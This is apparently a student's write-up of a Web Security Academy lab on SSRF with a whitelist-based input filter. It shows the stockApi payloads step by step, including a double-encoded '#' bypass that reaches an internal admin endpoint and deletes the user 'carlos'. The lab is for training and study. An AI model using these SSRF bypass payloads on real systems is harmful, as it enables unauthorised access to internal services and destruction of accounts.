
S. Giridharan
CB.SC.P2CYS23006

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.


The developer has deployed an anti-SSRF defense you will need to bypass.

As Stated in the Lab Description, Intercept the POST Check Stock Request in the Burpsuite.




Check the StockApi into the following and check the response,

```
stockApi=http://127.0.0.1/admin&storeId=1
```




Change the Payload in the following way,

```
stockApi=http://username@stock.weliketoshop.net/&storeId=1
```




This time the server got accepted, modify the payload in the following by adding # after username and url encode it.

```
stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/admin/
```



To Delete the user, modify the payload in the following way,

```
stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/admin/delete?username=carlos
```



S. Giridharan
CB.SC.P2CYS23006

Web Security Academy

SSRF with whitelist-based input filter

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account

Conversation Controlling Lemon

$13.83